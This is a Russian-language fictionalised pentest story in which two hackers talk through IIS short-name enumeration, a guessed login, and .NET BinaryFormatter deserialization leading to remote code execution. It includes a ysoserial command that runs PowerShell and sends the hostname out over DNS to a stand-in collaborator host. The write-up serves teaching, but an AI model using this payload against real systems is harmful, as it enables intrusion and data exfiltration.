

Глубина



Black box .NET deserialization leads to RCE

Все события и герои являются вымышленными. Все совпадения с реальными личностями случайны и являются вымыслом.

Пролог

Где-то в параллельной вселенной.

Ночь с 1 на 2 августа 2025 года (после премии Pentest Awards).

~\$ Нет, неееет!

[Глубина-глубина, я не твой...](#)

З.В. проснулся среди ночи в холодном поту. Он редко давал себе вольности спать в Глубине, но кошмары - вещь довольно редкая для виртуального мира, однако, чтоб проснуться не только в [Диптауне](#), но сразу вылететь и в реальный мир...такого он вспомнить не мог.

~\$ Все в порядке, З.В.?

Облокотившись на спинку кресла и сняв шлем дополненной реальности, он судорожно вытер лоб и пытался прийти в себя.

~\$ *Да, не беспокойся. Который сейчас час?*

~\$ *3 часа, 13 минут, 37 секунд*, - заботливо отрапортовала Виндовс-Хоум.

Хорошая программа. Послушная, понятливая и доброжелательная. Не без самомнения, как вся продукция «Микрософта», но с этим приходится мириться.

Следы кошмара, которые были прямо перед глазами не уходили и требовалось время чтобы, хоть как-то сбить учащенное сердцебиение и, вместе с тем унять дрожь. Во сне ему привидилось, что существует некая премия, в одну из номинаций которой он подал свой доклад и ожидал, по-хорошему, настоящей спортивной борьбы, ведь, соперниками были известные специалисты, из которых всех до единого он безмерно уважал и был рад составить, по его мнению, достойную конкуренцию.

Ознакомившись с [награждением](#) предыдущего, 2024 года, он был несколько озадачен тем, что [победила заявка](#), которая отличалась от всех других и не выполняла, по его мнению, главное требование номинации "пробив инфраструктуры" - сам реальный пробив. Да, работа была прекрасной, но как так вышло, что ресерчерский доклад обгоняет на пентестерской премии красивые и сложные реальные киллчейны других ребят вызывало вопросы. Должно быть, случай настолько уникальный и крутой, что выделили именно эту заявку, - подумал он, - хмм, этой работе, скорее, место на крутых конференциях, чем тут.

З.В. продолжал потихоньку приходить в себя и прокручивать перед собой свой ночной кошмар. Как и бывает во снах, ты редко можешь вспомнить как добрался до текущего места. Обычно, ты сразу находишься в эпицентре того, что происходит. Также и З.В. резко переместился непосредственно на премию, в которой, к слову, участвовали и его друзья. Кто-то попал в [тройку](#), а кто-то даже сумел [победить](#)! За успехи друзей он искренне радовался, как за свои. Наконец, пришло время его любимой номинации - "Пробив инфраструктуры". Посмотрев накануне [видео-интервью](#) с организаторами и послушав мнение жюри он был уверен, что прошлогодняя ситуация не повторится. Но когда ведущий по неизвестной причине еще до объявления 3-го места [начал шутить про операционную систему и пиво](#), игрой слов из которой можно легко догадаться о какой заявке идет речь, стало понятно, что победителем снова будет [ресерчерский кейс](#). Так оно и произошло...А дальше все как в тумане.

~\$ *Вика, проанализируй все цитаты жюри и результаты премии последних 3-х лет. Если есть аномалии или спорные моменты - выведи на экран.*

~\$ *Секунду, идет анализ трафика...Все нормально и в пределах правил, ничего подозрительного не выявлено. Это все твои внутренние комплексы.*

~\$ *Вот ведь дура...*

~\$ А ты хам!

~\$ Да я ж люблю, ты знаешь! Ты мой главный штурман по глубине. Без обид?

~\$ Без обид. К твоим сексистским шуткам я давно привыкла.

Не снимая костюма для входа в глубину он прогулялся до кухни и перекусил бутербродами с колой. Напиток холодит горло. Это почти ритуал — глубина всегда сушит слизистую. Он огляделся по сторонам. Когда проводишь слишком много времени в виртуальном мире, начинаешь забывать свою реальную жизнь. На удивление, в квартире было убрано, не считая банок из под Балтика⁷, которые З.В. складировал из-за лени в прихожей. Картина вырисовывалась не очень презентабельная и на этот раз он решил выставить это добро в коридор чтоб не забыть избавиться от всего по утру.

~\$ А пока пусть постоит на всеобщее обозрение!

~\$ Неэтично... - буркнул компьютер.

Это ж на какой виртуальный сервер меня занесло, что я оказался в 2075 году? Но работы на премию подавались как из глубины, так и из реального мира. Слишком много вопросов, а искать ответы ночью - не самая лучшая идея - подумал он. Утро вечера мудреннее. К тому же он уже 14 часов был в глубине и сделать паузу было самым разумным выбором.

~\$ Вика, поставь будильник через 8 часов, разгребь почту и обнови редиректоры для подключения.

Ему нравилось называть Виндовс-Хоум человеческим именем. В последнем обновлении ей усилили чувство эмпатии и грань общения с бездушной машиной стиралась на глазах. Вика разбудила вовремя. В почте не было ничего примечательного и можно было собраться с мыслями относительно вчерашнего. Задетое самолюбие хакеру сложно переварить за 1 ночь, поэтому премия не выходила у него из головы. Нужно было что то делать, но поговорка "утро вечера мудреннее" отказывалась работать. К сожалению, за ночь мудрее стало только утро.

~\$ Вика, что думаешь если через год я подам заявку в категорию "пробив веба"?

~\$ Так сильно задело судебское решение, что готов оставить свою любимую номинацию? Как-то по-детски прям, хи-хи. Не лучшая идея, в этой номинации слишком большая конкуренция.

~\$ Не понял?! А как же мое рвение, скилл и удача?

~\$ Боюсь, этого будет недостаточно. Не думай, что тебе достанется медаль вседозволенности, хи-хи.

Перепрощить бы тебя чтоб поласковой была, чертовка, - подумал З.В. - хотя, что жаловаться, на мне же натренировалась, как говорится, - что посеешь...

Небрежно брошенные перед сном джинсы и футболка кололи глаз и захотелось все привести в порядок. Однако, из кармана случайно выпала бумажка от его друга Сани (в глубине он носил скромное прозвище "Маньяк") с надписью, - "есть 1 интересный сервис на внешке у одного Заказчика, будет время - посмотри".

Лучше и быть не могло!

Джинсы и футболка также остались валяться скомканными на полу, а З.В. уже надевал костюм и шлем виртуальной реальности. Комфортно расположившись на своем, уже потертom, кресле перед монитором он набрал на клавиатуре известную всему виртуальному миру команду для погружения в глубину:

deer


ввод

Действие

А сколько разговоров было то...
Пора ехать к Маньяку - хвастаться!
З.В. считал его самым крутым хакером в глубине, но что более важно, очень надежным другом. Маньяк частенько помогал с чисткой лишнего софта на компьютере во избежание ловли всяких троянов и келойггеров. Но в более узких кругах он был известен созданием непреступных защитных программ, а также вируса [Варлок-9000](#).
В реале с Сашкой З.В. виделся не так часто, но преодолеть несколько серых и унылых пейзажей осеннего Питера чтоб доехать до ирландского пивного бара «Молли» и захватить для него "Гиннесса" - [святое дело](#). Маньяк живет на Васильевском. З.В. с пыхтением забрался на пятый этаж – в ту пору, когда строили этот дом, лифт еще был новинкой – и позвонил.

~\$ *Кто?* - мрачно спросил Маньяк.
~\$ *Рэкет заказывали?*
Пауза. Маньяк явно только что из глубины и к юмору малорасположен.
~\$ *Кто?*
~\$ *Блин, я это!* - З.В. убрал палец с кнопки звонка.
~\$ *О, Гиннесс, это мы любим. Но у меня нет времени на свежие сплетни, давай сразу к делу.*
Про твои успехи я уже слышан, Заказчик связался со мной и твой гонорар уже на счету в глубине. Что там было?

И тут З.В. с показной гордостью начал свой рассказ, рассчитывая что Маньяк будет внимать каждому его слову.



~\$ *Так, ну IIS торчит, ты ради этого сюда ехал? Дай угадаю, далее запустил [shortscan](#), верно?*

Вечно он все знает наперед и перебивает, уже начинает напрягать - подумал З.В. и продолжил.

```
URL: https://[redacted]443/
Running: Microsoft-IIS/10.0 (ASP.NET v4.0.30319)
Vulnerable: Yes!

CVMсер~3          CVMсер?
[redacted]~1       [redacted]?
CVMсер~2          CVMсер?
FEEDBA~1          FEEDBA?
ASPNET~1          ASPNET?
```

~\$ Ну ок. Начало положено, а что это за уязвимость не расскажешь поподробнее? Почему сканер получает разные HTTP-ответы когда файл существует и когда нет?

~\$ Ну... тильда - это символ в URL, который IIS по-другому обрабатывает. И он отвечает по-разному. Именно по этой разнице и находят.

Маньяк любил копать в глубину и искать самую суть уязвимостей, поэтому надежда отделаться такой фразой сразу улетучилась.

~\$ Это ты прочитал в README. Я спрашиваю - **почему** он по-разному отвечает. Что происходит под капотом, когда ты шлешь `GET /ASPNET~1/.aspx`?

~\$ Ну, IIS смотрит - есть такой файл или нет?

~\$ (Маньяк вздыхает с улыбкой) Нет. IIS принимает URL, парсит путь и передаёт его файловой подсистеме Windows. Например, через Win32-функцию [FindFirstFile\(\)](#), которая умеет работать с масками поиска. Звёздочка в имени пути - это не только HTTP-паттерн, это буквально [wildcard](#) для файловой системы. Windows ищет объект файловой системы по этой маске. Если находит - `FindFirstFile()` возвращает дескриптор первого совпадения. Если нет - возвращает ошибку. А IIS в итоге превращает эту разницу в разные HTTP-ответы.

~\$ Ааа, то есть это через файловую систему идёт? Не IIS сам это делает?

Маньяк очень любил "Гиннесс", но еще больше ему нравилось блистать своими знаниями перед окружающими, а то в конторе, где он трудился в Глубине его талант предательски оставляли без внимания. Lamer'ы, - плевался он про них, - но платят хорошо.

З.В. приготовился к очередной порции ~~взлёта для начинающих~~ бесценных знаний.

~\$ Именно. IIS сам по себе ничего не знает о коротких именах в этом контексте. Он просто пробрасывает путь в OS. А OS возвращает успешный результат либо ошибку поиска и это отображается в HTTP-статусе. Чем то напоминает *blind SQL injection*, только вместо базы данных - файловая система.

~\$ Ну окей, принцип понял. А вот, например, `ASPNET~1.ASPX` - это откуда вообще такое имя берётся?

~\$ Ну вот смотри. У тебя есть файл, назовём его `backup_ntds.zip`. Длинное имя. NTFS при создании автоматически генерирует для него второе имя в формате 8.3. Берёт первые **шесть** символов - `backup`. Добавляет `~1`. Берёт первые три символа расширения - `zip`. Получается `BACKUP~1.ZIP`. Понял?

~\$ Логично. А зачем вообще этот 8.3 существует?

~\$ Совместимость с DOS. Это 1993 год, Windows NT, нужно чтобы старые DOS-программы могли открывать файлы на новой файловой системе. И это решение мелкомягкие "тащат" с собой до сих пор, ахах. Цифры 8.3 немного напоминают [код, который открывает доступ к служебным адресам "Дип-проводника"](#), который недавно использовали при ограблении Аль-Кабара, так что легко запомнишь.


~\$ А почему они не пофиксили это? Уязвимость с 2012 года висит.

~\$ (Маньяк продолжает смеяться) «Это не баг, это фича»! Официально - это задокументированное поведение файловой системы. Они говорят: отключите 8.3-имена через [реестр](#) и всё. Ключ `NtfsDisable8dot3NameCreation`, меняем в нем значение

на 1 и уязвимость исчезнет, как похмелье по утру. Но при этом надо ещё удалить существующие короткие имена. И потенциально сломать какое-нибудь легаси-приложение, которое полагается на 8.3-совместимость, ахах. Так, с этим разобрались, что дальше было?

~\$ Ну, я додумал, что CVMSER это часть URL от CVMSERVER, и был найден новый эндпоинт, на котором крутился какой то веб-сервис.

Маньяк пропустил мимо ушей это чудесное умозаключение, налил себе уже 3-ий стакан "Гиннеса" и спокойно слушал дальше.



~\$ Только не говори, что тут был `admin:admin` ?

~\$ Нет, но я почти час убил на подбор пароля. Документация закрыта, попробовал [самые популярные комбинации](#), но `access denied`. В какой то момент вспомнил, что в некоторых приложениях есть маза использовать его собственное имя в качестве логина и пароля, типа как `cisco:cisco`. И ты прикинь, прокатило! Только не могу сказать логин и пароль, сам понимаешь - секурити.

~\$ Иногда мне кажется, что когда дефолтные пароли не работают, это не повод напрягаться. Это повод начинать думать ещё проще. Какой творческий подход!


~\$ То есть название приложения в качестве логина и пароля - это творческий подход?

Маньяк любил объясняться абстрактно, так что переспрашивать по любому поводу уже давно вошло в привычку у всех кто с ним ведет диалог.

~\$ Конечно. Безграничный полёт фантазии в строго заданных рамках.

~\$ Иногда мне кажется, что ты специально обесцениваешь мои находки.

~\$ Нет. Я просто напоминаю, что самый надёжный вектор часто находится между клавиатурой и креслом. Что там дальше?





~\$ А что так много затерто?

~\$ Сам же меня учил, что безопасность должна быть безопасной.

~\$ Ладно. Вижу успешный вход, поздравляю. Не видел такого приложения раньше. Уверен, там много чего было интересного, но давай к самому жиру.

~\$ При исследовании эндпоинта, выводящего расписание презентаций за определенный временной диапазон был обнаружен весьма интересный способ передачи информации.





~\$ Блин, реально?! Ты знаешь как много хакеров мечтают встретить хоть раз в жизни эту строчку AAEEAAD///// ? А тем более черным ящиком!

Маньяк сразу оживился. Он не любил ходить вокруг да около когда дело касалось важных для него вещей. Сделав еще несколько глотков, он добавил, - так, давай команду которой сделал RCE и будем препарировать твою магию.

З.В. уже давно перестал получать удовольствие от своего рассказа, где каждый его шаг был под микроскопом, а Маньяк иронично оставлял едкие комментарии. Ничего, мы уже на финишной прямой, - подумал З.В. и показал итоговую команду.

```
ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o base64 -c "powershell.exe -ep bypass -c $1=hostname;$2=$1+'.collaborator.deep';nslookup $2"
```

~\$ Даже с DNS-эксфильтрацией? Окей, окей. Давай сыграем в игру: я показываю пальцем на параметр, а ты объясняешь, зачем он нужен. Что такое -g TypeConfuseDelegate ?

~\$ Gadget chain.

~\$ А что такое gadget chain?

~\$ Ну... цепочка для получения RCE.

~\$ (Маньяк снова снисходительно улыбается) Вот поэтому я и переживаю за индустрию безопасности. Gadget chain - это не "цепочка для RCE". Это последовательность объектов и методов, которая приводит приложение к выполнению нежелательных действий во время десериализации. Если хочешь разобраться глубже, вечером почитай исходники [ysoserial.net](#). Большинство людей знают названия гаджетов, но не понимают, почему они вообще существуют. Как пользователи Windows знают слово "реестр", но искренне надеются никогда его не увидеть. Теперь вопрос интереснее. Почему именно TypeConfuseDelegate?

~\$ Потому что работает.

Маньяк посмотрел на З.В. так, словно увидел человека, который хранит единственную резервную копию жизни на одном флеш-накопителе, носимом в кармане с ключами.

~\$ Вот за это я и не люблю готовые эксплойты. Они очень быстро отучают задавать вопрос "почему?". "Я нажал кнопку и оно заработало". Осталось только добавить "и понятия не имею почему". Настоящий хакерский подход!

~\$ Вообще-то, из нас двоих RCE я получил.

~\$ Не спорю. Но пока что твой главный эксплойт называется Ctrl+C и Ctrl+V.

В такие моменты З.В. начинал понимать, почему Маньяк до сих пор живёт один. Он очень дорожил дружбой с Маньяком, но порой ему хотелось спалить все его железо, использовав в Глубине [оружие 2-го поколения](#). Но с другой стороны, Саня всегда был

трушным и слушать от него советы дорогого стоило, поэтому разум в очередной раз взял верх над эмоциями и З.В. глубоко выдохнул и вернулся к диалогу. Маньяк к тому времени уже вошел во вкус.

~\$ TypeConfuseDelegate использует особенности работы делегатов в .NET и путаницу типов во время их обработки из-за которой рантайм начинает воспринимать один тип делегата как другой. Если завтра этот гаджет перестанет работать в новой версии платформы, ты сможешь объяснить почему?

~\$ Пока нет.

~\$ Вот именно. Поэтому нужно понимать принцип, а не запоминать название из выпадающего списка.

Маньяк демонстративно ткнул пальцем в следующий параметр.

~\$ Что означает -f BinaryFormatter ?

~\$ Форматтер.

~\$ Спасибо. Теперь представь, что ты объясняешь это не поисковой системе, а живому человеку.

~\$ Используемый сериализатор.

~\$ Верно. И вот это, кстати, гораздо важнее самого гаджета. Новички начинают с вопроса "какой gadget выбрать?", а правильный вопрос звучит так: "какой сериализатор использует приложение?". Если приложение использует другой сериализатор, твой TypeConfuseDelegate можно смело отправлять на пенсию.

~\$ То есть сначала нужно понять, чем приложение десериализует данные?

~\$ Именно. Удивительно, но иногда полезно изучить приложение до того, как начинать его ломать.

~\$ Между прочим, приложение я изучал.

~\$ Да? И поэтому узнал про BinaryFormatter уже после того, как получил RCE? Microsoft вообще официально признала BinaryFormatter небезопасным.

~\$ Серьезно?

